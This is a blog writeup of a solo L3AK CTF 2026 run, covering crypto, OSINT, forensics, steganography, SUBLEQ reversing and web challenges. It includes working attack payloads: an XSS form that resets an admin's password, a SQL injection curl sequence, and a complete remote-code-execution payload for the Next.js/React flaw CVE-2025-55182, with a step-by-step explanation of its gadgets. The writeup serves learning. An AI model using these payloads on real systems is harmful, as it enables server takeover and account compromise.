L3AK CTF 2026
My first CTF in years1! Very spontaneous move2, didn’t find a team, just for fun.
This is a quick writeup. Jump to conclusion for impressions.
Started with the “Beginner” category, in order. And Fuchs the level was high! So high that I soon decided on going against the no-AI policy, in learning mode3, trying not to spoil the solution (too much).
After “Beginner”, went on to easiest challenges from random categories: OSINT (Geosint was totally new to me), Reverse Engineering, Web Exploitation, “Platform Protection”.
BabyLCG
LCG PRNG: state = (a * state + c) % m
We get:
- PRNG implementation
- File with modulo, first consecutive states and cyphertext (
flag XOR key,key= last state)
a*s0 + c ≡ s1   (mod m)      [true regardless of what k0 is]
a*s1 + c ≡ s2   (mod m)      [true regardless of what k1 is]

a*(s1 - s0) ≡ s2 - s1   (mod m)
To solve this we need the modular inverse of (s1 - s0) mod m which exists
iff gcd(s1 - s0, m) == 1. [I should really get my modulo arithmetic math
right!!4] Python does this natively:
a = ((s2 - s1) * pow(s1 - s0, -1, m)) % m
Note to self: convert int to string → flag.to_bytes(128, "big").decode()
me fr
We get a monkey-typed or “fat fingers” text that includes flag. I.e. text is typed with key shifted to any direction.
Guessing work: QWERTY keyboard
Jo! Sp O was tjomlomg/// tu[omg os kist sp jard mpwadaus! :pplomg at upir
Hi! So I was tyinping... typing is just so hard nowadays! Looking at your
Jumped to flag at the end, guessing leet code words.
Crossroads
My first GEOSINT chall! Search road sign “TRAIL CR RD” in Idaho → Trail Creek Road. Refine on google maps.
Get The Flag
We get Express.js app code and an instance: register, login, create page, view flag, change password, report to admin. A mini wiki.
Getting a page sets Content-Security-Policy: sandbox allow-scripts allow-same-origin… which is apparently a well-known CSP sandbox
anti-pattern5 ⇒ possible XSS: write page, get the admin to view it.
Also change-password code is weird: basically accepts GET with without CSRF
(csrfOnPostOnly) and password in the body…
But there’s no way to get passive browsers (XSS) trigger a GET request with a body.
Besides HttpOnly is set so cookie cookie theft is off the table.
Fortunately the app uses method-override: can override HTTP method with
_method query param.
And so the attack is:
- Create page with:
<form action="/account/change-password?_method=GET" method="POST" id="f">
  <input type="hidden" name="password" value="Pwned1234!">
  <input type="hidden" name="confirm" value="Pwned1234!">
</form>
<script>document.getElementById('f').submit();</script>
- Report to admin, logout, login as admin with password
Pwned1234!and view flag.
Transcendent Renovation
Forensic about file rename via Windows Jump List artifacts (totally new to me). Solve by answering questions via a telnet TUI:
  1. What file format is a Jump List stored in? (`Format: *** **`)
  2. Which automaticDestinations file contains the `NoNeedToWonder` entry? (`Format: ****************.*********************-**`)
  3. What share path is found in the file? (`Format: \\********\************`)
  4. Which stream holds the `NoNeedToWonder` rename data?
  5. What is the File Droid GUID for `NoNeedToWonder?
  6. What hostname is associated with this entry?
  7. What was the original name of the folder?
Tech background:
- Windows Jump List = “Recent items” list (ex: right-click taskbar icon).
- Stored in
%AppData%\Roaming\Microsoft\Windows\Recent\. - Tracks file identity across renames.
- 2 kinds:
AutomaticDestinations-msauto-populated as user open files.- OLE Compound File (same container format as old
.doc/.xls). - Composed of “streams”:
- N Shell Link (
.lnk) binary structures. - 1
DestList= MRU list with paths, src machine, timestamps, Distributed Link Tracking GUIDs, etc.
- N Shell Link (
- OLE Compound File (same container format as old
CustomDestinations-msfor manually pinned items.- Not OLE, just Shell Link structures + header.
- Distributed Link Tracking = NTFS file/folder identity:
- “Birth Droid” (Volume ID + File ID) recorded at creation, frozen forever,
- “Current Droid” (Volume ID + File ID)
- Strings are UTF-16LE.
Used AI-generate parser, based on olefile python lib, so we could: search for
strings, explore/extract info.
Good to know: message from the admins on Discord:
There is some confusion because the server isn’t accepting what appears to be the correct answer, and the author is currently not online. For now, please add ing to the end of your answer, and that should do the trick.
BabyRF
Stegano, really a fun one! We get a .wav. Voice says 6-part flag giving away
first 2 (one in the wrong order).
Spectrogram with Audacity (click track’s three-dots) reveals 2 new flag parts
(zoom into different frequencies), and order of 2nd given-away part
(3051642)6.
Last ones:
- A strange white line around 11550 Hz: morse code. FIXME insert image
- Some very low activity at the end of the track: amplify (created new WAV
with
scipy.io.wavfile,numpy) and lowered speed (in Audacity) → voice.

Morse code in spectrogram
Overgrown Ruins (OSINT)
Image search castle screenshot then refine on google maps.
Rails (OSINT)
Not flagged

geo:17.5267377,76.0396605?z=19
Fuchs this one took me hours in vain research!
Identified: India, ACC Cement train wagons, “LR-11 Gate-4” (eventually decided on “LH-11”), “CCCL|L-5|04”7. Research gave nothing.
AI helped with shadow/sun angle geolocation, but unusable without month-year or sun direction.
AI pointed to Picarta.ai. Found out about https://overpass-turbo.eu/. Not helpful.
Solution8: Search “CCCL L-5” gives a single occurence on a Scribd pdf picturing a railway diagram. Mentions a region (Hotgi), stations (like Tilati). Search mentioned places on google maps, recognize cement plant picture.
Oh and to complicate things further google maps do not show the track minor branch seen on the panorama… OpenStreetMap does!
Real OSINTers download and query .osm.pbf files
(https://download.geofabrik.de/), with osmium or via
libosmium (pyosmium bindings; Overpass query language). Google Lens also
mentioned.
After so many hours on Street View in India, weird feeling I traveled the country.
catvault - part 1 (Web)
We get a Flask web app code and an instance: register, login, view/modify vault, api-settings. Flag is in admin vault.
Multiple flaws:
- api-settings endpoint allows to change
session.user_id(ill-defined checkkey.startswith("_")) db.get_vault_entriespassesuser_idunprepared ⇒ SQLi- Also weirdly defined:
TABLE vault (id INT…, user_id INT, content TEXT)but queriesWHERE id = {user_id}
- Also weirdly defined:
Exploit:
# Don't bother with quote escaping on command line.
# `-d '{"user_id": "0 OR user_id=(SELECT id FROM users WHERE name='admin')"}'` WRONG
cat > payload.json << 'EOF'
{"user_id": "0 OR 1=1"}
EOF

curl -v 'https://x.instances.ctf.l3ak.team/api/settings' \
  -H 'Cookie: session=ABC' \
  -H "Content-Type: application/json" \
  --data @payload.json

# Use the NEW cookie returned by the previous call
curl -v 'https://x.instances.ctf.l3ak.team/vault' \
  -H 'Cookie: session=XYZ'
Worth noting Flask sessions are entirely client-side. Best use curl -c cookies.txt -b cookies.txt.
Part 0 (Platform Protection)
AI-assisted solution
We get an instance to pwn with CVE-2025-55182. Nextjs app runs ./meow command
on server when button clicked.
Tech background:
- Next.js apps can run functions on the server in RPC-like way: browser sends
POST function marked with
"use server". - React invented own serialization format called Flight. Payloads made of
chunks which can reference eachother:
"$1"→ value of chunk 1"$1:foo:bar"→ value of propertychunk1.foo.bar"$@0"→ raw internal Chunk object #0
- React server resolves properties withouth checking, so we can access
$1:__proto__:then → Chunk.prototype.then(a real function) or$1:constructor:constructor → [] → Array → Function.Function(/* js code */)behaves likeeval.
References:
- https://sylvie.fyi/posts/react2shell/ from one of the discoverers and chall author
- https://www.offsec.com/blog/cve-2025-55182/ working PoC request
AI-assisted solution: intercept request with Burp9 and inject right payload (fiddled around a lot).
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Length: 641

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var res;try{res=process.mainModule.require('child_process').execSync('/readflag').toString()}catch(e){res='ERR:'+String(e)};throw Object.assign(new Error('NEXT_REDIRECT'),{digest:'NEXT_REDIRECT;push;/x?a='+encodeURIComponent(res)+';307;'});//","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
Sol in response X-Action-Redirect.
Query Next-Action: is mandatory: identifies server action to run.
Next-Router-State-Tree probably important also.
See appendix for details.
Subleq Scramble (Reverse)
AI-assisted solution
We get a data file described as
“subleq emulator” that runs thousands of iterations of an image encryption algorithm… before straight-up memdumping the entire program state into a binary file when it’s done.
All of it.
and a clue
the algorithm’s open-source now.
🤯 Scratched my head for very long before getting the beginning of an understanding of what the file was, and what to do with it. So much abstraction…
SUBLEQ is a literal brain fuck, a
brainfuck counterpart for
computers One-Instruction Set Computer (OISC). I think it’s a compiler
thing. Reminds me of the MOV-only
compiler.
OISCs are abstract computers which support a single instruction. For SUBLEQ
every instruction is three numbers stored consecutively in memory, say at (a, b, c).
When IP (Instruction Pointer) points to a, this means:
mem[b] = mem[b] - mem[a]
if mem[b] <= 0:  jump to c
else:            continue to the next instruction
Think of it this way: some computer or VM (theoretical or practical, with its own conventions) could point to a memory region, apply the (only) SUBLEQ instuction, and iterate. For completeness, it’s Turing-complete, so anything can be written in it.
What the chall gives us is a memory dump. I.e. code and data (the encrypted flag). Where do we go from there?
- Figure out architecture: {word size, is_signed, endian}
- Figure out conventions. Things like where are registers or variables, code, data.
- Reverse-engineer the code: probably no way around running the code step-by-step and interpret what’s happening.
- Possibly reverse the encryption algo so we can recover the clear text.
2 very important clues:
- “open-source” → ELVM (Esoteric Language Virtual Machine) compiles C to SUBLEQ10.
- “image”, “scramble” → data = image, 0/1 Black/White image.
Results:
-
Architecture: simulate program from address 0 with all combinations of {word size, signed, endian} showed 2-byte signed little-endian works best (most steps, and distinct instruction addresses visited).
-
Memory conventions: very probaly ELVM, i.e.
|Init (3)|Register (6)|Constants (7)|Memory/Stack (1024)|Jump Table (30)|Code Segment(...)|, but not quite. Overall:- Some strings (negated ascii: a SUBLEQ idiom which makes print loop
simpler)
"Ant out of bounds:\n "or"L3AK{it-encrypts-images-not-text}". - Binary blog (words 264-3455).
- Code region (words 0-263).
- Some strings (negated ascii: a SUBLEQ idiom which makes print loop
simpler)
-
Code interpretation. See appendix but main insight is: this is Langton’s Ant!! And the best part: it’s reversible!!
BTW Langton’s Ant is a so-called “Turmite” and all this reminded me of an old exercise (12 years old!), “termites”, which is kind of a multi-agent turmite variant. Anyways
The solution: a python script that rewinds the encryption, dumps to an image which reveals the flag:
import struct
from PIL import Image

WIDTH, HEIGHT = 84, 38
mem  = list(struct.unpack('<3456h', open('data.subleq','rb').read()))
grid = mem[264 : 264 + WIDTH*HEIGHT]          # the scrambled bitmap (all 0/1)
W, S = mem[258], mem[259]                     # ant's final position: (80, 32)
x, y = mem[255], mem[256]                     # ant's final heading:  (1, 0)

# rewind 9,999 steps of Langton's Ant
for _ in range(9999):
    Wp, Sp = W + x, S + y                     # cell the ant came from
    P = WIDTH*Sp + Wp
    if grid[P] == 1:                          # was 0 before the flip -> had turned right
        grid[P] = 0;  x, y = y, -x            # restore 0, un-turn (left)
    else:                                     # was 1 before the flip -> had turned left
        grid[P] = 1;  x, y = -y, x            # restore 1, un-turn (right)
    W, S = Wp, Sp

img = Image.new('1', (WIDTH, HEIGHT))
img.putdata([0 if v else 1 for v in grid])
img.resize((WIDTH*10, HEIGHT*10), Image.NEAREST).save('recovered.png')
Honestly, for step 1 in category “Reverse”, it’d have expected a x68(_64) binary. But ok that was quite a journey.
You Scanned WHAT?!? (Forensics)
Not flagged, Done after CTF, AI-assisted solution11.
We get a sqlite file decribed as “a scan from my local hospital”:
CREATE TABLE projections (
                angle_degrees INTEGER PRIMARY KEY,
                detector_count INTEGER NOT NULL,
                light_values TEXT NOT NULL
            );
INSERT INTO projections VALUES(0,497,'[18.54901885986328,18.54901885986328, …]');
INSERT INTO projections VALUES(1,501,'[1.7254902124404907,6.643137454986572, …]');
INSERT INTO projections VALUES(2,505,'[0.25882354378700256,2.6745097637176514, …]');
Ok so that looks like an image where pixels would be on an rotating axis (180
INSERTS ⇒ 180°)… but why a variating detector_count? Because the image is a rectangle!
AI-solution based on skimage.transform.iradon:
# Build padded sinogram, centering each projection
sinogram = np.zeros((maxlen, len(angles)))
for i, p in enumerate(projs):
    pad_total = maxlen - len(p)
    pad_left = pad_total // 2
    sinogram[pad_left:pad_left+len(p), i] = p

recon = iradon(sinogram, theta=angles, circle=False, output_size=543, filter_name='ramp')
Spectre (Hardware/RF)
Not flagged, Done after CTF, AI-assisted solution.
We get an image which is described as the flag in audio and its string format:

Cropped spectre.png
It’s actually a spectrogramme with silence gaps. Difficulty = missing reconstruct parameters. Approach: guessing + optional backward transformation to compare with original.
Default tools: python librosa and Audacity.
See appendix for details.
RSA Eclipse (Cryptography)
Not flagged, Done after CTF.
Given straightforward encryption script and its ouput: n, e and c. I.e.
missing p and q. Only one thing stands out:
assert p.bit_length() == 607
assert q.bit_length() == 521
Due diligence: n not in factordb. RsaCtfTool.py -n <N> -e 65537 --decrypt <c> unsuccessful.
Websearch RSA "607" "521" → BINGO https://en.wikipedia.org/wiki/Largest_known_prime_number
M521 	157 	1952 	Raphael M. Robinson
M607 	183 	1952 	Raphael M. Robinson
But
p = 2**521 - 1
q = 2**607 - 1
phi = (p-1)*(q-1)
d = pow(e, -1, phi)
m = pow(c, d, N)
doesn’t yield any readable string. So we need to guess primes of these size around the Mersenne primes. Not sure how to enumerate primes of that size, so brute-force may be an option:
Starting from M521 and M607 with a limit, combine {same/opposite direction,Varypgrowing/shrinking}.psinceq = N // paround M521,- Check plain text is ascii.
…which is computationally expensive OK.
Or, AI-provided solution, we can just check N % p == 0 (N divisible by
p, q, 1 and itself).
In this challenge this doesn’t matter too much, but there’s a gotcha: p could theoretically be very far from M521; same for q and M607; which one to pick? I.e. there might be a strong asymmetry!
The best approach is to divide by the big anchor (M607) to estimate the small factor (q): this gives us a near-exact starting point. Doing it the other way blows up the error instead of shrinking it.
q_approx = N // M607

q_found = None
for k in range(-5000, 5000):
    cand = q_approx + k
    if N % cand == 0:
        q_found = cand
        break
Conclusion
I was surprised by basically the high bar:
- Very specialized (creative?) content and topics: Windows Jump List, SUBLEQ, Nextjs vuln, … 😳
- OSINT = GEOSINT nowadays?
My 1-person team reached 120/720 (±AI bans). Wonder how many skilled members a non-AI-assisted team would require to reach that12? 3-4?
Not touched any other category unfortunately (Misc, Hardware/RF, Cryptography, Binary Exploitation). 😭
Re: AI, I gave myself in right at the end, with expression of gratitude for the
AMAZING work and the learning opporunity. But the change is tangible:
LLMs/agents can now solve challenges better than humans me. As expressed by
an admin:
we wanted to create a space for humans to compete against humans, to approximate the CTFs of the past [emphasis is mine] where we learned things and actually had fun hacking, instead of sitting passively behind an LLM.

Certificate of participation
APPENDIX - AI Writeups
Part 0 (Platform Protection)
What each piece does, step by step
"status":"resolved_model"— we pretend to be an already-resolved internal Chunk. React’s deserializer trusts this and callsinitializeModelChunk()on our fake object."then":"$1:__proto__:then"— via the prototype-chain traversal bug, we hijack the chunk’sthenwith the realChunk.prototype.then, kicking off React’s internal resolution machinery on our terms."_response._formData.get":"$1:constructor:constructor"— we overwrite the internalFormData.getmethod of the response object with the Function constructor ([]→Array→Function)."value":"{\"then\":\"$B1337\"}"— this is the trigger. Later, React tries to resolve the blob reference$B1337by internally calling_formData.get(_prefix + blobId). But.getis nowFunction! So the server effectively runs:i.e. it compiles and runs ourFunction(_prefix + "1337")_prefixstring as JavaScript on the server.- The trailing
//in_prefix— critical detail. Since the blob id (1337) is appended to our code, without the comment})1337would be a syntax error (→ generic 500). With//, the appended1337is just a comment. (OffSec’s PoC ends with;which is also valid — anything that tolerates a trailing number works.) process.mainModule.require('child_process')— inside Next.js’s bundled runtime there’s no plain CommonJSrequirein scope;process.mainModule.requireis the gadget that reaches Node’s module loader.- The
throw ... NEXT_REDIRECTtrick — Next.js treats errors with aNEXT_REDIRECTdigest as internal redirect signals and helpfully puts the digest into theX-Action-Redirectresponse header. We abuse this as our output channel: run/readflag, URL-encode the result, stuff it into the fake redirect URL, and read it from the response header. (The plain response body would never show us command output otherwise — and note the error digest in a 500 response is a production-sanitized hash, useless for debugging, which is exactly why this exfil channel is needed.)
Pitfalls hit along the way (a.k.a. why you might get 500s)
- Sending JSON with
text/plain. The exploit needs individually numbered chunks → must bemultipart/form-datawith form fields0,1, … - Dropping the
Next-Actionheader when replaying. Without it the request never reaches the action handler. Also: don’t send a staleContent-Length; use Burp Repeater (not Intercept) and let it recompute. value:"{}"“works” (200 +meow) but doesn’t exploit anything. The$B<blobId>reference insidevalueis what triggers the poisoned_formData.get(...)call. Remove it and the action just runs normally.- Forgetting the
//suffix → server appends1337to your code → syntax error → 500 with a useless digest. process.mainModulemay not exist in every React/Next build. That’s why the payload wraps the command intry/catchand exfiltrates the error message through the redirect channel too — if the gadget fails, the error text tells you, and you can swap inprocess.getBuiltinModule(...)etc.
Subleq Scramble (Reverse)
| Address | Role | Value in dump | Name |
|---|---|---|---|
| 252, 253 | scratch temporaries | — | T1, T2 |
| 255, 256 | a 2D vector (x, y) |
(1, 0) |
dx, dy |
| 257 | constant -9999 |
-9999 | |
| 258, 259 | a 2D position (W, S) |
(80, 32) |
W, S |
| 260 | loop counter | 0 (exhausted!) |
CNT |
| 261, 262 | bounds: max width, max height | 84, 38 |
MAXW, MAXH |
| 263 | pointer to the image buffer | 264 |
IMG |
 3: CNT -= mem[257]          # CNT = 0 - (-9999) = 9999   (iteration count)
 6: T1 = 0                   # (x -= x trick: mem[252] -= mem[252])
 9: T2 = 0
12: T1 -= MAXW               # T1 = -84
15: T2 -= T1                 # T2 = 84          (inner-loop trip count)
18: T1 = 0
21: T1 -= S                  # ┐ run 84 times: T1 = -84*S
24: T2 -= mem[1]; goto 30 if <=0   # mem[1] holds 1 (decrement counter)
27: goto 21                  # ┘
30: T1 -= W                  # T1 = -84*S - W
33: T1 -= IMG                # T1 = -(84*S + W + 264) = -P
36..51: mem[90] = mem[136] = mem[97] = -T1 = P
                             # ^ self-modifying code! addresses 90, 97, 136 are
                             #   operand fields of the instructions at 90/96/135,
                             #   so this writes the pixel pointer P into the
                             #   instructions that are about to use it.
54: T1 = 0
57: T1 -= W                  # ┐ bounds check: if W >= 84 -> error path
63: T2 -= MAXW               # │
66: if T1-T2 <= 0 goto 168   # ┘ (168 = print "Ant out of bounds:")
69..84: same check for S vs 38
87: T2 = 0
90: T2 -= mem[P]             # load current pixel (the [a] field here IS P,
                             #   written by instruction 36-51 above)
93: T2 -= mem[2] (=-1)       # T2 = 1 - pixel; if pixel==1 -> T2<=0 -> goto 135
                             # --- pixel was 0: ---
96: mem[P] -= mem[254] (=-2) # mem[P] += 2  ...
99..132: negate dx and dy    # (x,y) = (-x,-y)   (the "turn right" half-rotation)
                             # --- both cases rejoin at 135: ---
135: mem[P] -= mem[1] (=1)   # ... -1.  Net effect: 0 -> +2-1 = 1, 1 -> -1 = 0.
                             #     Every cell gets flipped; the 0-case also
                             #     negated (dx,dy) on the way through.
138..153: (dx, dy) = (dy, -dx)   # quarter-turn; combined with the negation
                                 # above this is right-turn on 0, left-turn on 1
156: W -= dx                 # move one cell
159: S -= dy
162: CNT -= 1; if <=0 goto 183
165: goto 6                  # next iteration
168..180: print loop for "Ant out of bounds:\n "
183..189: output W, S, CNT as raw bytes; 192: halt
Note at addresses 36–51 the program computes the pixel pointer P and then stores it into the operand fields of its own instructions (addresses 90, 97, 136 are the operands used by the instructions at 90, 96, 135). SUBLEQ has no indirect addressing, so self-modifying code is the only way to index an array.
In pseudo-code that is:
counter = 9999                      # address 257 holds -9999; counter -= -9999
loop:
    # --- compute pointer into image ---
    P = 84*S + W + 264              # row-major index into the 0/1 blob, row stride 84
    if W >= 84 or S >= 38:          # bounds check
        print "Ant out of bounds:"; print W, S, counter; halt

    # --- flip the current cell ---
    if mem[P] == 0:
        mem[P] = 1
        (x, y) = (-y, x)            # turn right
    else:
        mem[P] = 0
        (x, y) = (y, -x)            # turn left

    # --- move to the next cell ---
    W -= x;  S -= y
    counter -= 1
    if counter > 0: goto loop
print "Ant out of bounds:"; print W, S, counter; halt
Spectre (Hardware/RF)
Spectrogram to WAV main part:
IMG_PATH = "spectre.png"
SR = 22050           # sample rate GUESS - try 8000, 16000, 22050, 44100
MIN_DB = -80.0       # assume black pixel = this many dB
MAX_DB = 0.0         # assume white pixel = this many dB
FLIP_FREQ = True     # try True/False - is row 0 = high freq or low freq?
HOP_LENGTH = None    # None -> auto so total duration ~ matches width; or set explicitly

img = Image.open(IMG_PATH).convert("L")
arr = np.array(img).astype(np.float32)   # shape (height, width) = (freq_bins, time_frames)

height, width = arr.shape
n_fft = 2 * (height - 1)   # so that n_fft//2 + 1 == height

if FLIP_FREQ:
    arr = arr[::-1, :]   # flip so row0 = low freq (bottom of displayed image)

# pixel [0,255] -> dB -> linear magnitude
db = MIN_DB + (arr / 255.0) * (MAX_DB - MIN_DB)
mag = librosa.db_to_amplitude(db)

if HOP_LENGTH is None:
    HOP_LENGTH = n_fft // 4  # librosa default ratio

y = librosa.griffinlim(mag, n_iter=64, hop_length=HOP_LENGTH, win_length=n_fft)

soundfile.write("reconstructed.wav", y, SR)
-
Last one was in 2021 organized by the wonderful Security team at $LAST_EMPLOYER. ↩︎
-
Felt like spending the weekend on a CTF 1 day before the start. ↩︎
-
After 2025 my internet searches turned into LLM prompts anyways. ↩︎
-
See https://notes.suhaib.in/docs/code/number-theory/theory/modular-inverse/ ↩︎
-
The “sandboxed” document still executes JS with full access to the real origin (cookies, DOM, document.domain, everything). ↩︎
-
Took me ages to understand this was no hex but character indices. ↩︎
-
Uncovered after hours! ↩︎
-
Kindly given after CTF by friendly participant on Discord. ↩︎
-
Rusty on burp: 1. setup new FF profile, proxy 127.0.0.1:8080 all protocols; 2. Burp, Proxy > Intercept > Intercept on; 3. on intercepted request, edit then click either Forward or Drop; worth checking Event log (timeouts), and HTTP history to replay. For fast iteration use Repeater: in Proxy right-click a request > Send to Repeater. ↩︎
-
Actually in retrospect I think this refers to the “encryption algo” which is Langton’s Ant. So ELVM was probably a red herring. And so lost time looking for a debugger or disassembler. ↩︎
-
Honestly the LLM was very eager and handed the decoded image in its first response. ↩︎
-
One user reported spending the whole CTF only on Subleq Scramble and OSINTS. ↩︎